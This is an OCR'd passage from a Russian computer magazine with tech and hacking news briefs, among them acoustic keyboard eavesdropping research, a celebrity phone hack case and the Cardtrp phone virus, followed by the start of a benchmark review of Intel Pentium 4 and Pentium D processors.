
Интересное открытие сделали ученые из Калифорнийского института в Беркли. Оказывается, можно запросто восстановить набираемый юзером текст с помощью недорогого прослушивающего устройства и программы, расшифровывающей стук клавиатурных клавиш. Каждая клавиша при нажатии создает уникальный звук, и компьютер разницу между этими звуками достаточно хорошо ощущает. Чтобы увеличить точность совпадения, нужно «прогнать» расшифровщик несколько раз. Например, во время опытов в Беркли, при первоначальном запуске компьютеру удалось распознать 60% символов и 20% полных слов, но уже к третьему разу точность возрастает до 90%. В основе алгоритма лежит не только определение звуков клавиш, но и особенности грамматики. Ведь в русском языке после «Бл» скорее всего последует последняя буква алфавита, чем твердый знак. Остается только проблема с шифтом, контролом и капслоком, но ученые обещают решить и ее. Не нужно быть гением, чтобы сообразить, что открытие исследователей из Беркли может дать хакерам в руки мощное оружие для добывания паролей. Достаточно прилепить незаметный жучок к клавиатуре или столу юзера, и программа высветит тебе без всяких сниферов все то, что он ввел. Поэтому прогресс в этой области, скорее всего, будет контролироваться. А публично и подробно о результатах своих экспериментов ученые поделятся на компьютерной конференции в Александрии (США), которая пройдет 10 ноября.

17-ЛЕТНИЙ ГРОЗА ГОЛЛИВУДА




Прошлым месяцем в американском штате Массачусетс состоялся суд над 17-летним подростком, арестованным за взлом мобильного телефона голливудской звезды Пэрис Хилтон. Малышка Пэрис, помнится, заверяла, что никогда ее обнаженная натура не будет марать Интернет. В смысле, она никогда не будет мараться, выставляя себя в обнаженной натуре перед Интернетом. Но проотвечалась. Наш юный фрикер хакнул мобилку мисс Хилтон и слил приватные фотки, где тетя позирует без бюстгальтера в обнимку с подружкой. Снимки попали на *GenMay.com*, а через этот сайт о них узнал весь мир. Пэрис Хилтон привлекла к расследованию чуть ли не всю полицию штатов, и, в конце концов, негодяя нашли. Оказалось, что малолетний телефонный хулиган, на самом деле никакой не хулиган, а самый настоящий фрикер-мафиози, хакнувший крупнейшие телефонные компании AOL, T-Mobile, LexisNexis, кучу интернет-провайдеров и сотовых операторов. У парня нашли телефонную базу данных многих знаменитостей, собранную с телефонов жертв, подобных Пэрис, и приватные фотоснимки голливудских звезд. Фрикер оказался не одиночкой и действовал с группой сообщников — таких же тинейджеров-фрикеров. На суде чувака признали виновным и отправили на год в исправительную колонию для несовершеннолетних. А после отсидки его ожидают еще 2 мучительных года без компьютеров, сотовых телефонов и Интернета.

ПОДКОЖНЫЙ ДИСПЛЕЙ



Нанотехнологии собираются в будущем творить настоящие чудеса. Например, американский инженер Джина Миллер представила общественности готовый концепт подкожного дисплея. Причем это вовсе не из области фантастики, а основано на реальных научных исследованиях. Под поверхность кожи на внешней стороне кисти планируется внедрять порядка трех миллиардов микроскопических роботов-пикселей, которые, испуская фотоны, будут формировать на поверхности кожи требуемое изображение. Для управления дисплеем достаточно будет просто прикоснуться к нему пальцем другой руки. Основное предназначение данной концепции не функции КПК (хотя такое тоже возможно), а вывод информации от путешествующих по организму медицинских нанороботов, а также управление их деятельностью. Но пока все это описано лишь «на бумаге», о каких-либо сроках начала полноценных экспериментов, а тем более массовой реализации, нигде не упоминается.


РОБОТ-АКРОБАТ



Всеобщее мнение о том, что роботы медлительные и неповоротливые истуканы, начинает постепенно развеиваться. И данный экземпляр очередное тому подтверждение. В Токийском Университете собран 60-ти килограммовый робот по имени R Daneel, который может не только подняться с пола на ноги, но и сделать это эффектным способом, почти как хорошо натренированный человек. Для этого он, лежа на спине, сначала, поднимая ноги, перекатывается на спину, и затем, получив достаточный импульс, резко возвращается в исходное положение и встает на ноги.


Естественно, это не конечная цель разработки — предполагается и дальше совершенствовать подвижность роботов, обучая их новыми движениями, в частности, в скором времени они смогут даже прыгать. Как знать, может быть, со временем такие роботы восстанут против нас :).

ДНК ИЗ РОБОТОВ



Под руководством Джозефа Джекобсона команда ученых из Массачусетского Технологического Университета создала целую колонию небольших роботов, которые могут самостоятельно собираться в сложные конструкции, имитирующие структуру ДНК. Все собранные роботы делятся на два типа — зеленые и желтые, причем каждый из них способен определят цвет соседнего. Каждый робот постоянно стремится соединиться с двумя другими, при этом старается, чтобы к нему были одновременно присоединены роботы лишь разных цветов. Если какое-то звено опознает ошибку, что к нему подсоединились одноцветные роботы, то система может автоматически перестраиваться для создания правильной конфигурации. Действуя по вышеописанному принципу, за непродолжительное время из беспорядочной кучи стройматериалов выстраивается организованная структура, причем какая конструкция получится в результате, изначально предугадать нельзя.

КОСМОС ДЛЯ ПРОГРАММЕРОВ



Компания Oracle объявила об окончании конкурса Oracle Space Sweepstakes, главным призом была путевка в космос. Победителем стал Брайан Эмметт, 30-летний программист из фирмы Stryker. Выполнив тестовое задание, где предлагалось написать сложную программу, он отправил решение в Oracle. Все, кто прошел отбор, приняли участие в компьютерной жеребьевке, и Брайан оказался самым счастливым. Программист отправится любоваться звездами в иллюминаторе после прохождения тренировки на частном корабле компании Space Adventures. Эта компания уже успешно отправляла в космос двух туристов — Дэнниса Тито и Марка Шаттлуорта, и в будущем планирует поставить такие круизы на широкую ногу. Что ж, пожелаем Брайану удачи и незабываемых впечатлений, все-таки не каждый день в космос летают программисты.

ЧАСЫ — КЛЮЧ

Для своих новых роскошных автомобилей Crown, представленных в Японии в начале октября, корпорация Toyota разработала новый тип беспроводных ключей. Отныне больше не надо постоянно носить с собой брелок центрального замка, теперь функции ключа выполняют специальные наручные часы, которые с виду сложно отличить от обыкновенных. Теперь для того, чтобы открыть любую из дверей достаточно просто потянуть за ручку, и если система определит, что на владельце правильные часы, то дверь откроется. Точно также для включения или выключения зажигания достаточно просто нажать соответствующую кнопку. Для тех, кому неохота пачкать руки о дверную ручку, на часах предусмотрены еще и кнопки дистанционного управления. Оборудование машины новинкой обойдется покупателю в дополнительные 42000 йен.



В САМАРЕ КОНФИСКОВАЛИ МИЛЛИОН CD



С августа по сентябрь в Самаре прошел крупный антипиратский рейд, в результате которого правоохранительные органы конфисковали около миллиона пиратских CD (всего на 100 миллионов рублей). Большую часть партии изъяли в одном из подпольных складов, где диски упаковывали с помощью специальной техники и развозили по точкам реализаторов. Имена владельцев склада не афишируются, но уже известно, что диски принадлежат организации «Союз», в которую входят несколько пиратских компаний. Если милиции действительно удалось накрыть столь серьезного поставщика, то им есть чем гордиться — мне вспоминается лишь пара-тройка случаев конфискации в России партии такого масштаба. Хотя эксперты сомневаются в честности наших блюстителей порядка, так как в Самаре не те объемы продаж, чтобы имело смысл хранить в одном месте миллион CD. Но дело заведено и, как говорится, ведется следствие. Мое сочувствие самарским читателям, на родине которых возможно ожидается дефицит дешевого вареза.


УМНАЯ ПОДСТАВКА ДЛЯ ПИВА


В момент отдыха от тяжелой научной деятельности, а именно во время распития в баре пива со своими студентами, двоим друзьям-ученым из германского университета пришла в голову гениальная идея. Каждый раз, когда очередная кружка пива подходит к концу, изрядно утомляет подзывать официантку, ждать, пока она подойдет, примет заказ, сходит за ним… Было бы гораздо проще, если бы это все происходило автоматически. Так и появилась на свет интеллектуальная подставка для пивной кружки. Данная подставка постоянно регистрирует вес кружки, и когда это значение опускается ниже заданного предела (а это означает, что пиво у клиента подходит к концу), то через беспроводное соединение подается специальный сигнал официантам, чтобы те принесли еще пива на нужный столик. Получившийся девайс пока еще не совсем доработан, на данный момент он весит 110 грамм и обходится в 100 долларов, однако создатели убеждены, что к моменту запуска массового производства цена и габариты устройства должны существенно уменьшиться. К тому же предполагается приспособить подставку и для других целей, например, для проведения в спортивных пабах различных голосований и дискуссий.



APPLE NANO







Компания Apple представила очередной плеер из семейства iPod. Apple удалось на эксклюзивных правах договориться с Samsung о существенном снижении цен на флэш память, в результате стартовая цена iPod nano составила всего 199$ за 2 Гб модель и 249$ за 4 Гб модель. После такого падения цен другие производители плееров были вынуждены пересматривать цену на свои устройства. К тому же Apple, заменив линейку iPod mini (с жестким дисков) на iPod nano, нанес также ощутимый удар и по производителям жестких дисков, которым сразу стали предрекать резкое падение спроса на их продукцию, а в дальнейшем и вообще полное вымирание жестких дисков как класса. Внешне плеер iPod nano выполнен в классическим для Apple дизайне, однако отличается просто феноменальной толщиной — всего 6.9 мм, и весом — всего 42 г. Время работы от батареи в режиме прослушивания музыки, составляет 14 часов. Плеер воспроизводит форматы AAC (от 16 до 320 Кбит/c), Protected AAC, MP3 (от 16 до 320 Кбит/c), MP3 VBR, Audible, Apple Lossless, WAV и AIFF. Также iPod nano оборудован цветным LCD дисплеем, на котором можно просматривать картинки распространенных форматов. В nano отказались от поддержки FireWire, поэтому подключение к компьютеру возможно только через интерфейс USB.

НЛО



Ежегодно компания Neiman Marcus Group выпускает рождественский каталог подарков, предназначенный для богатых и безумно богатых людей. В последний из таких каталогов попало более чем интересное транспортное средство, внешне напоминающее смесь гоночного автомобиля и реактивного самолета. Летательный аппарат с вертикальным взлетом, под названием Skycar M400, может развивать максимальную скорость в 560 км/ч. Предельная высота полета составляет 9700 метров, а расход топлива — всего один литр на 9 километров. Создатель аппарата Пол Моллер убежден, что примерно через три года интенсивных доработок его летательное средство сможет стать таким же удобным и безопасным как обычный автомобиль. К тому времени он планирует наладить продажу подобных аппаратов уже небольшим тиражом. Пока же транспортное средство находится в стадии прототипа, но все-таки готово отдаться в добрые руки за 3,5 миллиона долларов. Вот только будущий счастливый обладатель вряд ли сможет воспользоваться данным аппаратом по назначению, для того чтобы утрясти все официальные формальности и получить добро на взлет, придется пройти огромное количество инстанций.

ЦИНИЧНЫЙ ФОНТАНЧИК



В Праге появилась уникальная бронзовая скульптура, изображающая двух мужчин за справлением естественной нужды. Автором данного «произведения искусства» стал отмороженный чешский архитектор Дэвид Черный, известный своими эксцентричными творениями. Самое интересное в том, что скульптура не является монолитной: тазовые части памятников могут вращаться в горизонтальной плоскости, а «мембеapprox» — в вертикальной. Таким образом через компьютер можно полностью управлять направлением струй, и тем самым вырисовывать на поверхности воды у ног определенные символы. В свободное время памятники посимвольно выписывают изречения известных личностей, но если отправить SMS на специальный номер, то скульптуры отвлекутся от своего привычного занятия и постараются изобразить на воде текст присланного сообщения. Естественно, автор не собирается останавливаться на достигнутом и вынашивает идеи все новых проектов. Одним словом, нашему Церетели есть куда стремиться.

НОВАЯ ЗАЩИТА ДЛЯ НОВОЙ ПРИСТАВКИ ОТ MS



Компания Microsoft, которая известна не только выпуском Windows, но и своей навороченной игровой приставкой Xbox, с грустью наблюдает за отношением игроманов к своему икс-детищу. Мало им винта, видите ли, мало внедренной памяти. Но то, что расширяют встроенные возможности, это еще ладно, так ведь, ироды, встраивают новые. Всякие нехорошие чипы, которые позволяют копировать и проигрывать пиратские диски. «Безобразие прекратить! Уволю всех нах» — воскликнул Билл Гейтс, хлопнув кулаком по столу… и работники Microsoft тут же предложили решение. Как известно, к Рождеству этого года компания готовится представить миру приставку нового поколения Xbox 360. От предшественника она будет отличаться еще более мощным процессором, еще более продвинутой архитектурой и еще более крутыми возможностями. Но отличие будет не только в этом — защита в новом Xbox будет реализована теперь на аппаратном уровне. Взломать ее намного сложнее, и одними мозгами не обойтись — понадобится дорогое оборудование. Сами разработчики защиты не отрицают возможность взлома одной приставки, но считают, что вряд ли хакерам удастся найти универсальный ключ, который подходил бы ко всем иксбоксам. Поживем — увидим. Добавлю только, что стоимость Xbox в базовом комплекте будет составлять 300$, а полный вариант — на 100$ дороже.

ПИОНЕР ИНТЕРНЕТА ОБВИНЕН В КОМПЬЮТЕРНОМ ВЗЛОМЕ

Не ценят в Британии заслуги 50-летнего Клиффорда Стэнфорда. А ведь дедушка в далеком 1992 году создал одну из первых в мире коммерческих компаний, предоставляющих доступ к Интернету. И вот теперь его, вместе с частным детективом Джорджем Лайдделом приговорили к 6 месяцам тюрьмы и 20 тысячам фунтов штрафа за компьютерный взлом. Стэнфорд даже не отрицал вину. Да, было дело, давно, правда, но было. В 2000 году в Великобритании шло громкое судебное разбирательство, в котором фигурировала некая Ширли Портер, работавшая на правительство и занимавшая когда-то важный пост. Дамочка оказалась не в меру предприимчивой, и вокруг ее имени гремели громкие скандалы. В конце концов, ее разжаловали и за какие-то махинации потребовали в судебном порядке штраф в размере 27 миллионов фунтов. Ширли, к тому времени уже скрывающаяся в Израиле от британских властей, заявила, что денег у нее таких отродясь не было, и платить она не в состоянии. Казалось бы, причем тут Клиффорд Стэнфорд? Дело в том, что Клиффорд хакнул мыло мадам Портер, и, прочитав ее переписку, а также воспользовавшись услугами сыщика, достал доказательства того, что Ширли далеко не такая бедная, какой себя считает. Эту информацию 50-летний британец собирался использовать, чтобы надавить на ее сына, который мешал его бизнесу. Чем все это закончилось — ты уже в курсе. Сначала Клиффорда собирались судить за шантаж, но потом оставили только статью за компьютерный взлом. Тюремное заключение, впрочем, отсрочили на 2 года.

40 ДЮЙМОВ OLED




Компания Samsung одновременно анонсировала сразу три гигантские панели, выполненные по технологии PDP, LCD и OLED. Диагональ плазменной панели составляет 102 дюйма, жидкокристаллической — 82, а на органических светодиодах — 40. Однако особый интерес представляет именно последний прототип. Это самая крупная в мире OLED (Organic Light Emitting Diodes) панель, при этом она обладает более чем внушительными характеристиками. Разрешение равняется 1280x800, что хоть и не идеально, но подходит для просмотра HDTV. Время отклика обещается быть в 1000 раз меньше у LCD, в связи с чем теряется всякий смысл вообще указывать этот параметр. Контрастность находится на уровне 5000:1, а яркость — 600 кд/м2. Дополнительно стоит отметить, что угол обзора со всех сторон вплотную приближается к развернутому, энергопотребление весьма мало, а толщина окончательного варианта панели должна составить не более 3 см. Хоть на сегодняшний день технология OLED еще и не решается начать наступление на LCD среди мониторов и телевизоров, а ограничивается лишь плеерами и сотовыми телефонами, но у нее есть уже все шансы вступить в эту борьбу в ближайшие годы. Но на данный момент, конечно, о сроках поступления новинки на прилавки ничего не говорится.

ПЛЕЕР НА ТОПЛИВЕ



Компания Toshiba представила два работоспособных прототипа mp3 плееров, функционирующих на основе топливных элементов питания типа DMFC (Direct Metanol Fuel Cell), где в качестве топлива выбран высококонцентрированный метанол (99,5 %). Первый анонсированный плеер, оснащенный флэш памятью, работает от батареи мощностью 100 мВт (милливатт в час). Одной заправки должно хватать на весьма внушительное время — 35 часов непрерывного воспроизведения музыки, причем для этого потребуется всего лишь 3,5 мл метанола. Второй плеер хранит информацию на жестком диске, и, конечно, требует более мощную батарею — на 300 мВт. В этом случае для полной заправки требуется уже 10 мл топлива, но при этом и время работы сразу возрастет до 60 часов. Бесспорно, по сравнению с литий-ионными аккумуляторами, это выдающиеся результаты, но пока остаются открытыми еще несколько вопросов. В частности, производителей откровенно не устраивают внушительные габариты самих батарей, которые составляют 23x75x10 мм и 60x75x10 мм. Точная дата поступления устройств в продажу и их ориентировочная стоимость пока не сообщаются, скорее всего, их отправят на дальнейшую доработку.

ГИБРИДНЫЙ ВИРУС



Недавно в сети антивирусных компаний попался принципиально новый тип вредоносной программы. Вирус, названный Cardtrp способен поражать не только смартфоны на платформе Series 60 (Nokia 6600, Nokia 7610, Nokia 7610, Sendo X, Siemens SX1 и некоторые другие), но и полноценные ПК под управлением Windows. Заражение происходит следующим образом: сначала деструктивный код попадает на смартфон либо через сообщение MMS, либо по каналу Bluetooth. Затем вирус ищет в телефоне известные ему приложения и подменяет их файлы неработоспособными копиями, после чего проверяет наличие в телефоне карты памяти и пытается записать на нее червя Wukill.B и троян Berbew.A (который к тому же ставит на автозапуск).

Дальнейшее уже зависит от бдительности пользователя. Эксперты считают, что основное предназначение данного вируса — именно заражение ПК. Наверное, создатели Cardtrp рассчитывали на то, что юзер, обнаруживший неисправность сотового, вынет карту из телефона, вставит ее в компьютер, попробует найти причину неисправности и случайно запустит червя или троян. На данный момент Cardtrp не представляет какой-либо серьезной угрозы, но не исключено, что он был всего лишь тестовым вариантом, за которым последуют доработанные модификации. Как говорится, кросплатформенность — это точно наше будущее и не обязательно оно будет радужным :).


+ INTEL CPU
INSIDE



ОДНА ГОЛОВА ХОРОШО, НО БЫВАЕТ И ДВЕ

Окунев Дмитрий, Шамаев Дмитрий, test_lab (test_lab@gameland.ru)

[intro]

Процессор… Сколько споров о важности этого компонента системы минуло за всю компьютерную историю — все и не сосчитать. И пусть сейчас, когда на среднестатистический домашний комп ложится самый широкий спектр задач: от простого набора текстов до крутейших 3D-игр и оцифровки видео, и пальма первенства иногда переходит и к другим девайсам (в зависимости от требований юзера), «камень» все равно остается основной строчкой в прайслисте при покупке или апгрейде системы. Это объяснять, думаем, не надо — достаточно сказать, что какой бы дорогой и мощной видеокартой ты не обладал, она не раскроет и половины потенциала, если нагружать командами ее будет кремниевый «старичок» трехлетней давности. Про приложения, требующие сложных вычислений, и вовсе умолчим :). Вот так, исходя из этих мыслей, мы решили посвятить очередной материал тестированию процессоров Intel для платформы LGA775 — как бюджетных, так и высокопроизводительных…

[методика тестирования]

Чтобы выявить все сильные и слабые стороны процессоров, мы пустили через них довольно обширный набор тестов. В их число вошли ставший уже классикой 3DMark'01 SE, программа SuperPI, вычисляющая на время число Пи с точностью 1 Мб, а также бенчмарк, встроенный в архиватор WinRAR 3.50. Игровое приложение было представлено Unreal Tournament 2004, прогоняемой на максимальной детализации с минимальным разрешением — так основная нагрузка ложится именно на процессор, а не на видеоподсистему. Кроме того, применялись тесты на кодирование аудио и видео — с помощью программ Exact Audio Copy (кодек Lame, используемый битрейт -VBR 160 Kbps) и Gordian Knot, сжимающей видеопоток в формат DivX (использовалась версия кодека 5.11). Для проверки двухъядерных процессоров и камней с Hyper-Threading на работу в их родной среде — мультизадачности, мы повторно использовали Exact Audio Copy и SuperPI, но на этот раз с параллельно работающим тестом WinRAR.

[тестовый стенд]

Материнская плата: Asus P5AD2-E Premium
Память: 2x512 Мб Corsair CM2X512A-5400UL 3-2-2-8
Видеокарта: 256 Мб Asus EN7800GTX TOP
Кулер: Zalman CNPS 7700Cu
Жесткий диск: Western Digital WD200 SATA
Блок питания:480 Вт Thermaltake PurePower Butterfly W0020

test_lab выражает благодарность за предоставленное на тестирование оборудование компаниям: НИКС - Компьютерный Супермаркет (т.(095)974-3333, www.nix.ru), Ultra Electroncs (т.(095)775-7566, www.ultracomp.ru), а также российскому представительству компании Intel.

Пройдя долгий технологический путь от ядра Northwood до новомодных Prescott 2M, процессоры Intel Pentium 4 обросли огромным количеством полезных технологий, без которых их сейчас уже просто невозможно представить. Естественно, не все они используются в каждой модели — некоторые находятся в списке Features лишь самых дорогих процов, но, тем не менее, в лицо их знать надо. Hyper-Threading — наверное, наиболее широко разрекламированная «фишка» Intel Pentium 4. Заключается она в том, что логически в системе находится не один, а сразу два «камня» — в определенных ситуациях это позволяет получить выигрыш в производительности. На самом деле технология — не более чем эмуляция, поэтому и прирост наблюдается крайне редко, а точнее, лишь в оптимизированных приложениях, которых не так уж много. Но есть у нее и неоспоримое преимущество — при одновременной работе нескольких приложений (например, оцифровке аудио и архивации данных) конкурировать по производительности с Hyper-Threading может разве что полноценный двуядерный проц, но это уже совсем другая ценовая категория. EM64T (Extended Memory 64 Technology) — технология, ставшая запоздалым ответом Intel на процессоры AMD Athlon64 и пришедшая вместе с ядром Prescott 2M. Проще говоря, обыкновенная 64-х битная архитектура. В принципе, внедрив эту технологию гораздо позже AMD, Intel много не потеряла — приложений, использующих преимущество таких процов, до сих пор не так уж много. А если учесть, что 64-х битная версия Windows, без которой от архитектуры толку нет вообще, появилась в продаже совсем недавно, то политика компании и вовсе кажется во всех отношениях правильной. EIST (Enhanced Intel SpeedStep) — технология, как и EM64T, впервые введенная в ядре Prescott 2M и представляющая собой аналог давно используемой AMD Cool'n'Quiet, понижающей частоту «камня» в моменты невысокой нагрузки. Функция эта перешла с мобильных процессоров, где она использовалась в целях энергосбережения, и если на Desktop-системах такой проблемы нет, то есть другая, не менее острая — перегрев. Вот с ним-то и борется EIST, анализируя загрузку «камня», и, в случае, если она невысока, банально занижает его множитель и напряжение питания — и тем- пература меньше, и кулер при соответствующей настройке тише… XD-бит — не менее важная технология, позволившая реализовать безопасность системы на аппаратном уровне. Обнаружив в памяти код с вредоносным воздействием, этот волшебный бит просто запретит его выполнение, тем самым, сберегая твою систему от сбоя. Естественно, это не освобождает тебя от необходимости использования файрвола и хорошего софтового антивируса, но, тем не менее, здорово помогает в борьбе со многими проблемами. Тем более, что для работы этой технологии не нужно ничего, кроме Windows XP с установленным Service Pack 2.

AUDIO, C

Процессор	Результат
Intel Pentium 4 EE 3,73	40
Intel Pentium 4 530	49
Intel Pentium 4 640	46
Intel Pentium D 820	52
Intel Pentium D 840	46
Intel Pentium 4 670	37
Intel Celeron D 2,66	56
Intel Pentium D 830	49

Шкала: 0, 20, 40, 60

Кодирование аудио в VBR дается слабым процессорам не легко…



Процессор	Результат
Intel Pentium 4 EE 3,73	119
Intel Pentium 4 530	149
Intel Pentium 4 640	137
Intel Pentium D 820	158
Intel Pentium D 840	141
Intel Pentium 4 670	122
Intel Celeron D 2,66	176
Intel Pentium D 830	149

Шкала: 0, 20, 40, 60, 80, 100, 120, 140, 160, 180, 200

Intel Pentium 4 EE 3,73 в этом тесте обошел основного конкурента — Intel Pentium 4 670, что, впрочем, не удалось ему при кодировании аудио.

3D MARK 2001SE

Процессор	Результат
Intel Pentium 4 EE 3,73	25290
Intel Pentium 4 530	20086
Intel Pentium 4 640	22494
Intel Pentium D 820	19553
Intel Pentium D 840	21145
Intel Pentium 4 670	26969
Intel Celeron D 2,66	15834
Intel Pentium D 830	20229

Шкала: 0, 5000, 10000, 15000, 20000, 25000, 30000

Недешевая двухъядерная модель с индексом 820 в этом тесте не дотянула даже до Intel Pentium 4 530.

[выводы]

НАГРАДУ «НАШ ВЫБОР» — ЗА ВЫСОЧАЙШУЮ ПРОИЗВОДИТЕЛЬНОСТЬ СРЕДИ ВСЕХ УЧАСТНИКОВ ТЕСТИРОВАНИЯ И ПОДДЕРЖКУ ВСЕХ СОВРЕМЕННЫХ ТЕХНОЛОГИЙ — ЗАБИРАЕТ ПРОЦЕССОР INTEL PENTIUM 4 670, ДОКАЗАВШИЙ, ЧТО ПОЯВЛЕНИЕ ДВУХЪЯДЕРНЫХ РЕШЕНИЙ ДЛЯ ДОМАШНИХ СИСТЕМ ЕЩЕ НЕ ОЗНАЧАЕТ ВЫМИРАНИЕ ОБДЕЛЕННЫХ ВТОРЫМ ЯДРОМ МОДЕЛЕЙ. НУ А «ЛУЧШУЮ ПОКУПКУ» МЫ ОТДАЕМ INTEL PENTIUM 4 530 — ВСЕ-ТАКИ «КРЕПКИЙ СЕРЕДНЯЧОК» В СРЕДНЕСТАТИСТИЧЕСКОЙ СИСТЕМЕ ГОРАЗДО БОЛЕЕ АКТУАЛЕН, ЧЕМ ДОРОГУЩИЕ МОДЕЛИ С ЗАОБЛАЧНЫМИ ЧАСТОТАМИ…

Intel Pentium D 820

Частота, ГГц: 2,8
Ядро: Smithfield (2xPrescott)
Техпроцесс ядра, мкм: 0,09
Шина, МГц: 800
Объем Кэша L2, Кб: 1024x2
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3

Хотя все нижесказанное и касается модели Intel Pentium D 820, в реальности тестовым образцом нам послужил процессор Intel Pentium D 840, которого мы заставили провести «эмуляцию» путем занижения множителя. Технически же процессоры абсолютно идентичны.
Самый «младший» в линейке двухядерных процессоров Intel, этот камешек имеет частоту всего 2.8 ГГц и знаком со всеми технологиями Intel, начиная с антивирусной защиты и заканчивая сберегающей твой кулер и нервы EIST. Естественно, не обошлось и без 64-х битной архитектуры, постепенно обретающей все большую практическую ценность. Поддержка Hyper-Threading, к сожалению, отсутствует. Производительность Intel Pentium D 820 невысока: в монопрограммном режиме он пасовал даже перед не таким дорогим Intel Pentium 4 530 (что, впрочем, неудивительно — частота-то у последнего выше). В то же время в мультипрограммном тесте двухъядерность показала себя с лучшей стороны — в кодировании аудио потери составили всего лишь одну секунду!



Intel Pentium D 830

Частота, ГГц: 3,0
Ядро: Smithfield (2xPrescott)
Техпроцесс ядра, мкм: 0,09
Шина, МГц: 800
Объем Кэша L2, Кб: 1024x2
Поддержка 64-битных приложений и NX-бита: есть
Поддержка Hyper-Threading: есть
Поддерживаемые инструкции: MMX, SSE, SSE2, SSE3

